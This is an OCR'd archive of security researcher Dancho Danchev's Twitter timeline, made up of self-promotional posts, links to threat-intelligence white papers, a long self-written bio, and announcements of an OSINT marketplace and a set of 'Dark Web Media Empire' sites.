


Presenting on Cyber Jihad for @Webroot at RSA Europe 2012. I'm on my own. https://t.co/2YTgt7HcIA










09:28


Over 3,000 emails taken offline. Talk to me about ransomware gang affiliates. https://t.co/ci2QfVzQiJ



Awesome. #threatintel https://t.co/ICeNePdtAP



Our #SUNBURST STAGE2 Victim
Table (orgs actively targeted by the
threat actor) has now been updated
to include "paloaltonetworks*".
The internal AD domain for GUID
22334A7227544B1E was discovered
in passive DNS data published by
@dancho_danchev.



09:33

When I used to be popular. https://t.co/Y5OjK64OxX



SC Social Media Awards



Best Security Blogger: Graham Cluley, senior technology consultant at Sophos, for the <u>Naked Security Blog</u>

Best Corporate Security Blog: <u>Trend Micro's</u> <u>TrendLabs Malware Blog</u>

Five to Follow on Twitter:

- <u>@cyberwar</u> and <u>@stiennon</u> (Richard Stennon, chief research analyst of IT-Harvest)
- @George KurtzCTO (George Kurtz, worldwide CTO of McAfee)
- @danchodanchev (Dancho Danchev, independent security consultant)
- @jeremiahg (Jeremiah Grossman, founder and CTO of WhiteHat Security)
- @owasp (the Open Web Application Security Project)

NEXT POST IN EVENTS

RSA Conference 2011: Terrorist organizations pose greate cyberthreat

09:34

Making the headlines at Wikipedia Hungary. https://t.co/oMknsl61ph



My BIO. #threatintel https://t.co/d8vpXoaAgY

Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodology for processing threat intelligence leading to a successful set of hundreds of high-quality analysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchev's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge which has received over 5.6M page views since December, 2005 and is currently considered one of the security industry's most popular security publications.

- Presented at the GCHQ with the Honeynet Project
- SCMagazine Who to Follow on Twitter for 2011
- Participated in a Top Secret GCHQ Program called "Lovely Horse"
- Identified a major victim of the SolarWinds Attack PaloAltoNetworks
- Found malware on the Web Site of Flashpoint
- Tracked monitored and profiled the Koobface Botnet and exposed one botnet operator
- Made it to Slashdot two times
- My Personal Blog got 5.6M Page Views Since December, 2005
- My old Twitter Account got 11,000 followers
- I had an average of 7,000 RSS readers on my blog
- I have my own vinyl "Blue Sabbath Black Cheer / Griefer We Hate You / Dancho Danchev Suck My Dick" made by a Canadian artist
- Currently running Astalavista.box.sk
- I gave an interview to DW on the Koobface Botnet
- I gave an interview to NYTimes on the Koobface botnet
- I gave an interview to Russian OSINT
- Listed as a major competitor by Jeffrey Carr's Taia Global
- Presented at the GCHQ
- Presented at Interpol
- Presented at InfoSec
- Presented at CyberCamp
- Presented at RSA Europe

He's currently running a high-profile hacking and sec project on the original https://astalavista.box.sk and reached at dancho.danchev@hush.com

+

12 - Monday

08:53

My latest white paper for @whoisxmlapi - https://t.co/2UDbwyWGHX #ThreatIntel

08:56

My latest white paper for @whoisxmlapi - https://t.co/hRSed5Em5f

08:57

My latest white paper for @whoisxmlapi - https://t.co/HdOgKjOMGu

08:58

My latest white paper for @whoisxmlapi - https://t.co/EKQs7nwSd1

13 - Tuesday

06:47

My latest white paper for @whoisxmlapi enjoy! https://t.co/gRL9ExuCBg


10:31

Anyone hiring?

10:56

Amazon Kindle users! Check this out! 13 free volumes - https://t.co/txm7fqDihC of my https://t.co/JTcqOaYgET and counting! Happy reading. #security #cybercrime #malware #cybersecuritytips #cyberthreats #cyberintelligence #cyberattacks #ThreatIntelligence https://t.co/X9TDm2Yj0x

$\rightleftharpoons 1 \bigstar 1$



19:50

My latest white paper for @whoisxmlapi. Enjoy! https://t.co/6abLUIrT8i

14 - Wednesday

00:37

My "Cyber Threat Actors OSINT Analysis for 2021". - https://t.co/gTZ1bJEDvm always yours at https://t.co/JTcqOaYgET enjoy and feel free to share!

My "Conti Ransomware Group OSINT Analysis for 2022" - https://t.co/otelaow7dp always yours at https://t.co/JTcqOaYgET enjoy and feel free to share!

17 - Saturday

19:51

Folks. This is Dancho (https://t.co/JTcqOaYgET). I'm proud to introduce the Web's first and the security industry and #OSINT community's first crypto currency enabled marketplace for buyers and sellers of OSINT. Drop me a line at dancho.danchev@hush.com https://t.co/wKWjoTDUOs




18 - Sunday

00:03

"Sharing is caring". Drop me a line today at dancho.danchev@hush.com and request your invitation to buy and sell your OSINT research on the Web's primary destination spot for #OSINT researchers and buyers of OSINT research on cyber threat actors. https://t.co/4Ekz9VqDFC





19 - Monday

04:25

My latest white paper for @whoisxmlapi - https://t.co/10ojzZDTvq Enjoy!

★1 05:53

My latest white paper for @whoisxmlapi - https://t.co/AgPUHBwU1h Enjoy!

20 - Tuesday

03:02

My latest white paper for @whoisxmlapi - https://t.co/C0SmdVxzKY

03:22

https://t.co/GOvJRHpUfx #security #cybercrime #malware #ThreatHunting #ThreatIntelligence

10:42

My latest white paper for @whoisxmlapi - https://t.co/g84nMXlf98 Enjoy!

22 - Thursday

21:23

Folks. I'm just about to launch my newly branded and about to dazzle you with content "Dancho Danchev's Dark Web Content Media Empire" - https://t.co/Pr43QvrLNq Here's a preview. Guess what? There's more to come. Visit us today and stay tuned! RT pls. https://t.co/QQS3C0eZeX


$\bigstar 1$

```
    Dancho Danchev's Dark Web Media Empire - U.S Intelligence Community 2.0 - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Fashion Reality - Email: dancho.danchev@hush.com Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Pink Paradise
    Dancho Danchev's Dark Web Media Empire - Cybercrime Research 2.0
    Dancho Danchev's Dark Web Media Empire - Threat Intelligence 2.0
    Dancho Danchev's Dark Web Media Empire - Espionage Heaven 2.0 - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Indicators of Compromise (IoCs) Re-Defined 2.0
    Dancho Danchev's Dark Web Media Empire - Free STIX2/TAXII Threat Intelligence Feed - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
    Dancho Danchev's Dark Web Media Empire - Cybercrime Forums Data Set - Email: dancho.danchev@hush.com - Donate BitCoin - bc1qrs9vq6xns7azpfruhvd6jthkyx2sdfnxunxd6y
```

24 - Saturday

04:10


Безплатно копие от мемоар-а - https://t.co/kjE9Q0vQGc [PDF] безплатна аудио книга - https://t.co/P9fAOWVQgX [MP3] оригинал-а на Английски тук - https://t.co/qLxz4GuRip [PDF] Удоволствието е изцяло мое! Поздрави. Данчо. https://t.co/l0DRypLeMC



https://ddanchev.blogspot.com Email: dancho.danchev@hush.com

Aggregate Item Use

Show stats for all time ▼




Wednesday, December 14, 2005 - Saturday, September 14, 2019

- 2,572,020 views of 1038 items
- 6,497,440 clicks back to the site on 1217 items

25 - Sunday

11:24

https://t.co/JTcqOaYgET | https://t.co/n6Llhftlm3 | https://t.co/0mUajr8DT8 #security #cybercrime #malware #cybersecuritytips #CyberSec #ThreatHunting https://t.co/2kspRXpfHh



26 - Monday

04:21


Got some cybercriminals coming your way? Send all the spam phishing and malicious software my way. I promise that I'll take a moment of my time and process this. Thanks mother for the shot. Don't mock me about where all that beer is going. Regards. Dancho https://t.co/u6NbaqmYUv



27 - Tuesday

08:50


https://t.co/vgkBxFCBUQ | https://t.co/JTcqOaYgET | https://t.co/UZ6qVAhxVF | https://t.co/ZOwW9r2oiV | https://t.co/Vv4nwa4tzj | https://t.co/sMWCGUWR6g | https://t.co/0mUajr8DT8 | https://t.co/nNsXMPrGi0 Enjoy! #ThreatIntel #ThreatIntelligence https://t.co/JAOodZm1tz



28 - Wednesday

11:27

Awesome! - https://t.co/eole2BVFY3 #security #cybercrime #malware #ThreatIntelligence #threathunting Always yours at - https://t.co/JTcqObfRwr Stay tuned! https://t.co/KEPX0Xy5Tq



Who remembers this and my "In Retrospective" blog post series at https://t.co/JTcqOaYOur? Stay tuned! The best is yet to come! Regards. Dancho https://t.co/U7uETwu8v2

HNNCast052110



11:32

This is in retrospective to my previous tweet. Here's the public reference - https://t.co/PZjpuOGmYi #ThreatIntelligence #threathunting always yours at https://t.co/JTcqOaYOur Stay tuned! https://t.co/quCGGRw53w



11:34

My BIO - https://t.co/JTcqOaYOur stay tuned! #ThreatIntelligence #threathunting https://t.co/IfJLldThz6



Dancho Danchev

Background

I was born in Sofia, Bulgaria. My primary area of occupation since the early 90's is computers. My primary work is Disruptive Individual's Chief Executive Officer (CEO).

Hacker

Security Consultant

Security Blogger

Cybercrime Researcher

Threat Intelligence Analyst

Executive BIO

WarIndustries - Member BlackCode Ravers - Member Black Sun Research Facility - Contributor DiamondCS - List Moderator/Software Contributor LockDownCorp - Help Trojan Database Contributor Forbidden HelpNetSecurity - Contributor Astalavista Security Group - Managing Director Frame4 Security Systems - Contributor TechGenix - WindowSecurity - Contributor ZDNet Zero Day - Security Blogger Webroot Threat Blog - Security Blogger

Conference and Events - Media and Press Coverage


Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodlogy for processing threat intelligence leading to a successful set of hundreas of high-quality anaysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchov's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge.



With his research featured at RSA Europe, CyberCamp, InfoSec, GCHQ and Interpol the researcher continues to actively produce threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - MinStreams of Information Security Knowledge publishing a diverse set of hundreds of high-quality research analysis detailing the malicious and fraudulent activities at nation-state and malicious actors across the globe.

11:42


Exclusive! This is from the "believe it or not but I'm positive that the source of this screenshot is real" department and hey they truly know how to say "hi" to me - https://t.co/mQWkOSpQgw #ThreatIntelligence https://t.co/evY6NKBsYD



Oops. I might get into "trouble" for posting this. I got an email recently and hence the result. Fans from across the globe unite. Hackers and diamonds are forever. Bulletproof hosting services courtesy of the RBN are eternal - https://t.co/JTcqOaYOur Thanks! https://t.co/LG04PeULsa



Awesome! In retrospective. This is the Koobface Botnet attempting to serve client-side exploits to unsuspecting end users combined with scareware which I refer to as "double-layer" monetization. Guess who spread the word? - https://t.co/CSesdWfccy stay tuned! https://t.co/xnFfFVu980




11:53

Awesome! - https://t.co/uFPivg61sO #security #cybercrime #malware #ThreatIntelligence https://t.co/ZBuqURAUrB





11:55


Recommended bed time reading? Check this out! - https://t.co/UZ6qVAi5Ld #security #cybercrime #malware #ThreatIntelligence https://t.co/F85ij1hy1s



This is the infamous https://t.co/SSoKeadcyZ my workplace circa 2003-2006 under my management where I was acting as a Managing Director. The best and most fun time ever! Here's a copy of the newsletter - https://t.co/PG1UftvEvS [PDF] Enjoy! https://t.co/gNAWkWgudk








Second Life. Previous Life. Music is everywhere and so is the VuuV festival - https://t.co/OV0ZgS5DIH stay tuned! https://t.co/WZKaRWUYIG



12:09

Awesome! Here are some screenshots from an on demand research study which I very good friend inquired about hence the results - https://t.co/EoqHZobvUD

#ThreatIntelligence https://t.co/iPG7e3Ctlc



23:11

A cyber warfare doctrine that's aiming to prevent sensitive military secrets of leaking is forgeting some of the basics of information warfare - disinformation, or come and hack us, and steal our tweaked sensitive military secrets.

23:12

On purposely disinforming on the actual state of cyber warfare preparedness by on purposely suffering security breaches, then whining how they have managed to break in then whine how they did it. Outstanding!

29 - Thursday

10:25

https://t.co/JTcqOaYOur #threatintelligence https://t.co/N0U0QLkD0y




@campuscodi https://t.co/JTcqOaYOur


30 - Friday

04:20

https://t.co/JTcqOaYOur #threatintel https://t.co/7654ZJYfHr




https://t.co/JTcqOaYOur #threatintel https://t.co/WGOjVLJTtb



04:21

https://t.co/JTcqOaYOur #threatintel https://t.co/aJgeVuyONT



https://t.co/ADWYDE11hN #NowPlaying Cheers!

04:23

https://t.co/JTcqObfRwr #threatintel https://t.co/wqFZfOK6f6




04:23


https://t.co/JTcqOaYOur #threatintel https://t.co/PW45YmcjLx


OCCUPLETED TASKS				
Task name >	→ Status	→ Priority	+ Created	→ Comments
☑ Transaction 136357	Done	High	09.01.2009 18:46:50	Comment by Admin
☑ Transaction 136360	Done	High	09.01.2009 18:45:18	No comment

